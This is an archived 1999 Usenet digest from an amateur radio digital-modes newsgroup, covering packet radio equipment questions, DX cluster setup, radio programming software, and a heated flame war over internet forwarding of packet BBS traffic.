From: Pacific Crest <pcrest@teleport.com>
Message-ID: <AmYA2.553$Hy2.300029@news1.teleport.com>
Source record: 19576

I would like to operate digital modes on VHF/UHF as well as HF. I've been told that the KAM Plus is what I want to but. What experiences do people have with this? What else do I need (cables, software, etc.). I am new to this and would like to know how to go from having just the radio (Icom 706) to having a fully functional packet station.

Thanks,
Dan
Pacific Crest Community School Amateur Radio Club

1024. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Hank Oredson <hank_oredson@mentorg.com>
Message-ID: <7b1qs2$9v8@hpbab.wv.mentorg.com>
Source record: 19577

EricS61 <erics61@borg.collective.com> did't write, but quoted someone
claiming in message news:36d09c0a.0@nntp2.borg.com...

>>Screw that, I can buy almost ten 1.6 Mbps Proxim cards that
>>operate full-duplex for the price of one grapes modem and all
>>the stuff you need to make it work. Plus, the Proxim card is
>>in an Ethernet card form, and works with TCP/IP out of the box.

Can anyone provide a url, telephone number, fax number or address
for someplace I can purchase them in this price range?

1025. Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Bryn Joynes <bjoynes@edge.net>
Message-ID: <36D48429.BAE514C3@edge.net>
Source record: 19578

Hi,

I have been searching the net to find information about setting up a DX Cluster in Columbia TN. Up until now, either my limited knowledge has prevented me from finding the information I need, or the questions I'm asking are wrong.

I'm thinking of using a KPC3 TNC with FlexNet, with Clusse Cluster software sitting on top. Will the KPC3 work with FlxNet? Does anyone have any experiance with FlexNet or BPQ and KPC3, or should I buy a different TNC? I can't find informtion about compatability.

Thanks for any advice.

Bryn Joynes
KF4GKO EM65LO

1026. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: David <dmartin@net1inc.net>
Message-ID: <36D485C4.C04CB3DF@net1inc.net>
Source record: 19579

Charles Brabham wrote:

> W6RCecilA wrote in message <36D35BE7.5985@ibm.net>...
> >> >But Charles, Real Hamsï¿½ don't use electronics to encode/decode their CW.
> >> :-)
> >>
> >> Sure they do! I used to hold regular 100wpm CW qso's, with my old
> PK-232.
> >
> >Nope, by definition, anyone who uses a PK-232 for copying Morse code is
> >NOT a Real Hamï¿½.
>
> Whatever. (Yawn)
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

Hey Charles, aren't you the one that has been harping about hams using the
internet to bypass bbs's.
Using the TNC and keyboard to do CW is not REAL CW!

David

1027. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <jd1B2.1897$ir5.25286@news.goodnet.com>
Source record: 19580

Proxim 2.4 GHz $117.00
(See Dealers on http://www.proxim.com/symphony Page)

x10 $1170.00

==========

(See http://www.downeastmicrowave.com and
http://www.paccomm.com Pages)

Spirit-2 TNC (PACCOMM) $239.00
Grapes Modem (PACCOMM) $349.00
2.4 GHz Transverter (DEM) $450.00
Power Supply and Cabinet $???.??

$1038.00+

Hank Oredson wrote
>
>>>Screw that, I can buy almost ten 1.6 Mbps Proxim cards that
>>>operate full-duplex for the price of one grapes modem and all
>>>the stuff you need to make it work. Plus, the Proxim card is
>>>in an Ethernet card form, and works with TCP/IP out of the box.
>
>
>Can anyone provide a url, telephone number, fax number or address
>for someplace I can purchase them in this price range?

1028. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b2oep$76p@enews1.newsguy.com>
Source record: 19581

David wrote in message <36D485C4.C04CB3DF@net1inc.net>...

>
>Hey Charles, aren't you the one that has been harping about hams using the
>internet to bypass bbs's.

Yep. I point out the fact that the Internet is not Ham Radio, for those who are not clever enough to differentiate between the two themselves. It's a nasty job, but obviously SOMEONE needs to do it.

>Using the TNC and keyboard to do CW is not REAL CW!

It's not manual keying, I'll give you that.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1029. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7b3ndl$sg4$1@nnrp1.dejanews.com>
Source record: 19398

In article <dEbB2.50$wp.3231@news.goodnet.com>,
"Steve Sampson" <ssampson@usa-site.net> wrote:
> You know why most of the Internet Gateways aren't on that list?
>
> Yes, that's correct, they don't have any affiliation with BBS's.
>

I know of at least one internet gateway that happily forwards
BBS traffic - over radio only. Wow! Imagine that!

Dana K6JQ
Dana@Source.Net

------------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1030. Re: Best TNC program for HP200lx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Alan Hicks <alhicks@ma.ultranet.com>
Message-ID: <36D55AE3.4A223153@ma.ultranet.com>
Source record: 19399

Ian Tickle wrote:

> I'm using a HP200lx palmtop with a new Kenwood TH-d7e handheld. Aprsdos
> works fine on it for APRS, but what I want to know is, what's the best
> packet terminal program (for BBS access, etc) you've tried with a HP200lx ?
>

I have an HP100LX and find that the old YAPP (Yet Another Packet Program) works well. It has the ability to easily scroll back through messages and is a good simple program that won't take up a lot of valuable "virtual diskspace".

73 de KD1DJ

1031. Re: Best TNC program for HP200lx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Alan Hicks <alhicks@ma.ultranet.com>
Message-ID: <36D55AFE.95072134@ma.ultranet.com>
Source record: 19400

Ian Tickle wrote:

> I'm using a HP200lx palmtop with a new Kenwood TH-d7e handheld. Aprsdos
> works fine on it for APRS, but what I want to know is, what's the best
> packet terminal program (for BBS access, etc) you've tried with a HP200lx ?
>

I have an HP100LX and find that the old YAPP (Yet Another Packet Program) works well. It has the ability to easily scroll back through messages and is a good simple program that won't take up a lot of valuable "virtual diskspace".

73 de KD1DJ

1032. Re: Best TNC program for HP200lx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Alan Hicks <alhicks@ma.ultranet.com>
Message-ID: <36D55B20.2089518F@ma.ultranet.com>
Source record: 19401

Ian Tickle wrote:

> I'm using a HP200lx palmtop with a new Kenwood TH-d7e handheld. Aprsdos
> works fine on it for APRS, but what I want to know is, what's the best
> packet terminal program (for BBS access, etc) you've tried with a HP200lx ?
>

I have an HP100LX and find that the old YAPP (Yet Another Packet Program) works well. It has the ability to easily scroll back through messages and is a good simple program that won't take up a lot of valuable "virtual diskspace".

73 de KD1DJ

1033. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7b3nfl$eau@dfw-ixnews6.ix.netcom.com>
Source record: 19402
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In <7b14p6$nh4$1@nnrp1.dejanews.com> clintbrad4d@earthlink.net writes:
>
>In article <36D30E13.5A34E26E@csulb.edu>,
> Adam Huber <ahuber@csulb.edu> wrote:
>> I need ADMS-1D or ADMS-1E to program my VX-1R. I have an older
version
>> of the software that I purchased a while ago. It was the first
version
>> and will not work with the VX-1R. I spoke with the company who makes
it
>> (not Yaesu) and they are willing to sell the upgrade to me.....for
the
>> same price I can purchase it new. That sucks. I already have the
>> cable, I just need the version ADMS-1D or ADMS-1E.
>
>This does not sound right. RT Systems will upgrade you to their newest
version
>for twenty bucks - plus minimal charges for shipping. Are you really a
>legitimate purchaser of their software?

Clint you truly are a jerk. Is this last comment necessary? As a matter
of fact RT doesn't care if you register or not what they sell is The
whole business for $39 with the level converter or the latest software
as an upgrade with the 2 to 3 adapter for $20. What really was uncalled
for was the comment about this questioner "really a legitimate
purchaser" what a pompus ass you are Clint.

>
>Heck - I am two Updates behind - and RT Systems is upgrading me to the
newest,
>VX-5R-compatible ADMS-1E v2.0x version for only twenty bucks.
>

That how they do it Clint and they will do it for anyone who calls and
orders it.

> - Clint Bradford, KE6LCS
>
>-----------== Posted via Deja News, The Discussion Network
==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your
Own

1034. Cat#42-2108 radio shack reverb

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: viper_S@webtv.net
Message-ID: <26141-36D55B03-2@newsd-163.iap.bryant.webtv.net>
Source record: 19403

will pay $40+ ship for a good working one-Usa Model Include Manual if you have EMail

Mav

1035. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Bryn Joynes <bjoynes@edge.net>
Message-ID: <36D57A61.777FE249@edge.net>
Source record: 19404

Dear Charles,

Thanks for that information. I thought the KPC was not compatible.

Your suggestion about a 16 Sound Card might be a good way to go. That
way I could get to know the software and then move to more hardware.
Also it would give me time to see if people would use the system without
too much money being spent.

I will keep you posted.

Bryn

Charles Brabham wrote:
>
> The KPC-3 is useless for FlexNet. It is a proprietary design and as such it
> has no support for FlexNet.
>
>

1036. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "Kurt A. Freiberger" <kurt@cs.tamu.edu>
Message-ID: <36D588DE.48D5F299@cs.tamu.edu>
Source record: 19405

Charles Brabham wrote:
>
> The LandLine Lid List

> This list is under construction.
> Please send comments, suggestions, updates to:
> Charles Brabham N5PVL
> E-MAIL: n5pvl@texoma.net
> PACKET: N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> WWWeb : http://www.texoma.net/~n5pvl

Hey, fuzznuts, count me in!! I ran a internet packet gateway from
College Station. I'd be PROUD to join these guys!!!!
Why don't you get the latest gateway list and add them as well?

Ya bloody PK232 electronic CW user you. The first-known PK232 CW Keyer
Lid!

--
Kurt A. Freiberger, WB5BBW Network Environmentalist Austin, TX
Published 12/12/98, Saint Paul Pioneer Press Bulletin Board:
Redmond, WA (AP) -- Microsoft announced today that the official release
date for the new operating system "Windows 2000" will be delayed until
the second quarter of 1901.

1037. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b46or$17jr@enews2.newsguy.com>
Source record: 19406

Kurt A. Freiberger wrote in message <36D588DE.48D5F299@cs.tamu.edu>...

>Hey, fuzznuts, count me in!! I ran a internet packet gateway from
>College Station. I'd be PROUD to join these guys!!!!
>Why don't you get the latest gateway list and add them as well?

Sorry, but unless you are currently running a LandLine Lid station engaged in Internet Forwarding, you cannot be included in the LandLine Lid List.

If you can't be a LandLine Lid, you can achieve much the same effect by going around cutting Ham's coax and farting into the mike on your local repeater. I'm sure you would make a good Lid of one sort or another. -- If that's what you are determined to be.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1038. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b47g4$17sl@enews2.newsguy.com>
Source record: 19407

Dana H. Myers K6JQ wrote in message <7b3nb4sct1@nnrp1.dejanews.com>...
>In article <7b3e9c$mv1@enews2.newsguy.com>,
> "Charles Brabham" <n5pvl@texoma.net> wrote:
>>
>> The KPC-3 is useless for FlexNet. It is a proprietary design and as such
it
>> has no support for FlexNet.
>
>Yeah, the KPC-3 has a proprietary design, just like FlexNet! Oh my!

Yes, that's correct.

>
>> A much better choice would be one of the 1.2kb "BayPak" modems from
>> Tigertronics. (50 bux each)
>
>Aren't these the "modem-only" widgets that hang off of a serial
>port? The only reason these are "better" is that they are supported
>by FlexNet. Otherwise, the KPC-3 is miles ahead for 1200-baud
>operation.

Sorry, but the KPC-3 does not have adaptive parameters, or any provision for
adding that feature. As such, the KPC-3 has no way of performing as well as
a BayPak running with FlexNet.

Sorry, but the facts are the facts. The KPC-3 is a poor performer and
rather outdated, in comparasin.

>
>The Tigertronics modem claims the "lowest power consumption", but
>that's a joke; it is useless without a running computer attached.
>A KPC-3, on the other hand, will happily run by itself, with
>a power consumption under 50mW.

If you put a battery in it.

As if "power consumption" was an issue, anyway. In my experience, very few
Hams spend much time worrying about how much power their TNC consumes. Some
nit-picking bozos with no real point to make bring it up from time to time,
though.

>
>> Sell the KPC-3, use the money to buy the Tigertronics modem/modems.
>
>Oh, that's *really* good advice, Charles.

Yep, it sure is. When you catch up with the rest of us you'll start to see what I mean. Meanwhile, have fun with your nostalgia software and obsolete equipment that costs twice as much, OM.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1039. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: clintbrad4d@earthlink.net
Message-ID: <7b4d42$hq3$1@nnrp1.dejanews.com>
Source record: 19408
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7b3nfl$eau@dfw-ixnews6.ix.netcom.com>,
kc5egg@ix.netcom.com(Gerald Schmitt) wrote:

>>> [A writer complains that he was treated weirdly by RT Systems. The same >>
>>> writer mis-states RT Systems' very public stance on legitimate Upgrades of
>>> their ADMS software. RT Systems has responded that no one in their company
>>> ever told that writer what he now claims in public...

>> So Clint asks: Are you really a legitimate purchaser of their software? [As
>> opposed to someone who has "borrowed" a copy of the software from someone
>> else.]

>And here comes Gerald "Don't believe ANYTHING Clint has to say" Schmitt:
> Clint you truly are a jerk...what a pompus ass you are Clint.

You obviously aren't a small business owner, Gerald. I doubt you have ever
successfully marketed anything in your career. No matter.

Why you perceive a problem with someone who just hung up with RT Systems and
discussed this very matter and found out the truth is beyond rational thought.

Work on your inner anger somewhere else, would you please? Your
anti-Clint rantings are in no way in the true spirit of what Amateur Radio is
supposed to be all about. In the mean time, I will continue to support those
firms that treat their public well. And RT Systems treats their valid customer
base with respect and excellent products.

- Clint Bradford, KE6LCS
909-681-6210 - Office

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1040. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7b4bvh$g6g$1@garnet.tc.umn.edu>
Source record: 19409

In article <7b47g4$17sl@enews2.newsguy.com>,
Charles Brabham <n5pvl@texoma.net> wrote:
> [...]
>Yep, it sure is. When you catch up with the rest of us you'll start to see
>what I mean. Meanwhile, have fun with your nostalgia software and obsolete
>equipment that costs twice as much, OM.

This from the man who wants to perpetrate the BBS paradigm forever?

[Oops, I forgot I wasn't supposed to reply to this nonsense. Bad, bad boy...]

-tjs

1041. Re: Clinton's "Children"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36D5B826.562EC6EB@NOSPAMworldnet.att.net>
Source record: 19410

Very inappropriate. Next time, please have the common sense and consideration
to post this elsewhere (if you must post it at all).

Steve Sampson wrote:
>
> I saw this on the Democratic Web site:
>
> [Image]

1042. Re: Clinton's "Children"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: DGC <mqt00703@up.net>
Message-ID: <7b4fgk$4tu@btc3.up.net>
Source record: 19411

Yeah!!

It's inappropriate all right, but unfortunately, it wouldn't surprise me at all if you know what I mean!! (Duh!!, yes I understand it was "retuched" with a computer program)

1043. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7b4jsbode1@nnrp1.dejanews.com>
Source record: 19412

In article <7b4bvh$g6g$1@garnet.tc.umn.edu>,
tjs@garnet.tc.umn.edu (Timothy J Salo) wrote:
> In article <7b47g4$17sl@enews2.newsguy.com>,
> Charles Brabham <n5pvl@texoma.net> wrote:
> > [...]
> >Yep, it sure is. When you catch up with the rest of us you'll start to see
> >what I mean. Meanwhile, have fun with your nostalgia software and obsolete
> >equipment that costs twice as much, OM.
>
> This from the man who wants to perpetrate the BBS paradigm forever?
>
> [Oops, I forgot I wasn't supposed to reply to this nonsense. Bad, bad boy...]

Don't be too hard on yourself, I've been responding, as well. ;-)

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1044. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b4ehd$1g88@enews4.newsguy.com>
Source record: 19413

Timothy J Salo wrote in message <7b4bvh$g6g$1@garnet.tc.umn.edu>...
>In article <7b47g4$17sl@enews2.newsguy.com>,
>Charles Brabham <n5pvl@texoma.net> wrote:
>> [...]
>>Yep, it sure is. When you catch up with the rest of us you'll start to see
>>what I mean. Meanwhile, have fun with your nostalgia software and obsolete
>>equipment that costs twice as much, OM.
>
>This from the man who wants to perpetrate the BBS paradigm forever?

What, exactly is a "BBS paradigm"? Do you know?

What, exactly, would you suggest Hams use to move bulletins and personal
mail BY HAM RADIO other than packet BBS's? No "vapor-systems", please. Only
systems that actually exist and function, using Ham Radio.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1045. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b4ehf$1g88@enews4.newsguy.com>
Source record: 19414

Dana H. Myers K6JQ wrote in message <7b3ndl$sg4$1@nnrp1.dejanews.com>...
>In article <dEbB2.50$wp.3231@news.goodnet.com>,
> "Steve Sampson" <ssampson@usa-site.net> wrote:
>> You know why most of the Internet Gateways aren't on that list?
>>
>> Yes, that's correct, they don't have any affiliation with BBS's.
>>
>
>I know of at least one internet gateway that happily forwards
>BBS traffic - over radio only. Wow! Imagine that!

Yes, I know of several. Those stations, of course, have nothing to do with the subject at hand, which perhaps is why you brought them up. Having nothing relevant to say, you just followed your usual custom of blathering like an idiot and wasting everyone's time.

Par for the course, I suppose. It seems the LandLine Lids not only have trouble differentiating between Ham Radio and the Internet, but also have trouble remembering the topic of discussion.

I can't say I'm surprised.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1046. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "Kurt A. Freiberger" <kurt@cs.tamu.edu>
Message-ID: <36D5D184.1197478B@cs.tamu.edu>
Source record: 19415

Charles Brabham wrote:

> Sorry, but unless you are currently running a LandLine Lid station engaged
> in Internet Forwarding, you cannot be included in the LandLine Lid List.

I'm SO disappointed....

> If you can't be a LandLine Lid, you can achieve much the same effect by
> going around cutting Ham's coax and farting into the mike on your local
> repeater. I'm sure you would make a good Lid of one sort or another. -- If
> that's what you are determined to be.

We are amused.

Actually, Charles, that is something that is worthy of the W6NUT
repeater. You can listen to it on RealAudio.... Oops, I guess that
would go against your dogma. Listening to a ham repeater over the
Interet. Oh, the humanity!

--
Kurt A. Freiberger, WB5BBW Network Environmentalist Austin, TX
Published 12/12/98, Saint Paul Pioneer Press Bulletin Board:
Redmond, WA (AP) -- Microsoft announced today that the official release
date for the new operating system "Windows 2000" will be delayed until
the second quarter of 1901.

1047. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36d5d75b.5576398@news.cyberhighway.net>
Source record: 19416

"Charles Brabham" <n5pvl@texoma.net> wrote:

>As if "power consumption" was an issue, anyway. In my experience, very few
>Hams spend much time worrying about how much power their TNC consumes. Some
>nit-picking bozos with no real point to make bring it up from time to time,
>though.

You've never put up a solar powered site, have you, Chuckles?

Didn't think so.

Not to mention a plethora of other perfectly valid reasons to want to
know how much power a device consumes. Gee, I betcha that's why they
usually list that information in the specs, huh?
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1048. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36d6d82e.5787246@news.cyberhighway.net>
Source record: 19417

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Yes, I know of several. Those stations, of course, have nothing to do with
>the subject at hand, which perhaps is why you brought them up. Having
>nothing relevant to say, you just followed your usual custom of blathering
>like an idiot and wasting everyone's time.

Chuckles pegs the Irony Meter.

Dammit, now I'm going to have to purchase the special "n5pv" filter for
it.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1049. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: David <dmartin@net1inc.net>
Message-ID: <36D5DD36.9A045D17@net1inc.net>
Source record: 19418

Charles Brabham wrote:

>
> Yep. I point out the fact that the Internet is not Ham Radio, for those who
> are not clever enough to differentiate between the two themselves. It's a
> nasty job, but obviously SOMEONE needs to do it.
>
> >Using the TNC and keyboard to do CW is not REAL CW!
>
> It's not manual keying, I'll give you that.
>
> Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

Well, working packet and going thru the internet for part of the hop is also
still Ham Radio!

David

1050. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b4q72$2l3i@enews3.newsguy.com>
Source record: 19419

David wrote in message <36D5DD36.9A045D17@net1inc.net>...

>
>Well, working packet and going thru the internet for part of the hop is
also
>still Ham Radio!

Except the Internet part.

When the Internet is used to forward packet messages from one BBS to another
(Internet Forwarding) it is all Internet, with no Ham Radio whatsoever.

Get it?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1051. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b4qlm$2lab@enews3.newsguy.com>
Source record: 19420

Glen Quarnstrom wrote in message <36d5d75b.5576398@news.cyberhighway.net>...
>"Charles Brabham" <n5pvl@texoma.net> wrote:
>
>>As if "power consumption" was an issue, anyway. In my experience, very few
>>Hams spend much time worrying about how much power their TNC consumes.
Some
>>nit-picking bozos with no real point to make bring it up from time to
time,
>>though.
>
>You've never put up a solar powered site, have you, Chuckles?

No. And by the way, my name is Charles, not Chuck, Chuckles, ect.

Grow up.

>
>Didn't think so.

How many have you set up, Glenn? Does it really matter?

The guy didn't say anything about wanting to use solar power. In fact, the
guy thanked me for the info I gave him.

You're the only one trying to stir up a lot of crap and make a big stink.
How typical.

>
>Not to mention a plethora of other perfectly valid reasons to want to
>know how much power a device consumes. Gee, I betcha that's why they
>usually list that information in the specs, huh?

Oh, yes, I'm sure that every packet op in the US sits up late every night,
worrying about their TNC's power consumption. A major issue, for sure.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1052. Re: Packet radio LL Lid List

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b4qln$2lab@enews3.newsguy.com>
Source record: 19421

Glen Quarnstrom wrote in message <36d6d82e.5787246@news.cyberhighway.net>...

>
>Chuckles pegs the Irony Meter.

He can't spell my name...

>
>Dammit, now I'm going to have to purchase the special "n5pv" filter for
>it.

Or get my call right, either.

I can't say I'm surprised. Low-class "wit" from low-class trash. The
typical LandLine Lid behaviour pattern. You fit right in, Glen.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1053. TESTING

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <36D61040.67FB@ix.netcom.com>
Source record: 19422

TEST
--
AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 298,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page

1054. Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: "St. Jackanape" <jackanape@webtv.net>
Message-ID: <7b58dh$djt@chronicle.concentric.net>
Source record: 19423
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

As an ordained minister with the Universal Life Church, and self appointed Saint, I can say with authority that Jesus is *not* my King.

1055. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b5rs9$1on3@enews1.newsguy.com>
Source record: 19424

Glen Quarnstrom wrote in message
<36e502c3.16690379@news.cyberhighway.net>...

>Nobody said it was a MAJOR issue, Chuckles. It's sort of a minor issue,
>actually. Sorta like your LandLine Lid vendetta.

Well, to us Hams, the ability of Hams to use Radio is important. The ability of our fellow Hams to utilize Amateur Radio for their communications is also important. Sorry it means nothing more to you than a minor point about TNC power supplies does.

What a self-absorbed jerk you are! Don't you have any sense of pride as a Ham, or at least in yourself?

No need to answer. Your lack of pride and fellowship as a Ham is easy to see.

Since you've made it plain that you do not really care about Amateurs or Amateur Radio, maybe you should consider taking a hike. - But of course you won't because THAT would be the best thing you could do for Amateur Radio, and you've made it plain that you don't give a damn about Ham Radio, or it's welfare.

Pathetic wretch.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1056. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Ken Bickel <ac4vvremove@mearrl.net>
Message-ID: <%N0B2.269$Bh5.373191@news.megsinet.net>
Source record: 19582
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

Early versions of the VX1R could not be programmed due to a problem with the radio. If you own an earlier version of the software, why not find out the serial number of the radio and give RT Systems a call? If your radio is programmable, RT sells the upgrade for $20.00 as stated in the other message.

73

clintbrad4d@earthlink.net wrote in message
<7b14p6$nh4$1@nnrp1.dejanews.com>...
>In article <36D30E13.5A34E26E@csulb.edu>,
> Adam Huber <ahuber@csulb.edu> wrote:
>> I need ADMS-1D or ADMS-1E to program my VX-1R. I have an older version
>> of the software that I purchased a while ago. It was the first version
>> and will not work with the VX-1R. I spoke with the company who makes it
>> (not Yaesu) and they are willing to sell the upgrade to me.....for the
>> same price I can purchase it new. That sucks. I already have the
>> cable, I just need the version ADMS-1D or ADMS-1E.
>
>This does not sound right. RT Systems will upgrade you to their newest
version
>for twenty bucks - plus minimal charges for shipping. Are you really a
>legitimate purchaser of their software?
>
>Heck - I am two Updates behind - and RT Systems is upgrading me to the
newest,
>VX-5R-compatible ADMS-1E v2.0x version for only twenty bucks.
>
> - Clint Bradford, KE6LCS
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1057. Tait Mariner II on 2m?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36d4a741.0@news.iprolink.co.nz>
Source record: 19583
Cross-posted to: alt.radio.digital,aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

Hi,
Has anyone ever modified a Tait Mariner II (marine VHF) FM Transceiver for use on two metre FM?

I have located one of these beasts at the very best price and I even have the service manual. Any advice would be appreciated.

The model number is T-530B/MA and the serial number is 744846.

Please help!

Murray ZL1BPU

1058. *Handheld* 9600 baud radios?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
From: kudielka@pinguin.crl.go.jp
Message-ID: <7b29mm$nlc@crl3w-b.crl.go.jp>
Source record: 19584

Hello,

are there any *handheld* 2m and/or 70cm radios out there which are
suitable (or can be modified) for 9600 Baud operations? I know,
performance would probably not be very good (PLL cancelling modulation).
But I would be glad if it worked at least somehow.

-Klaus 7J1BBB

1059. Re: Newbie to Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-25 00:00:00 UTC
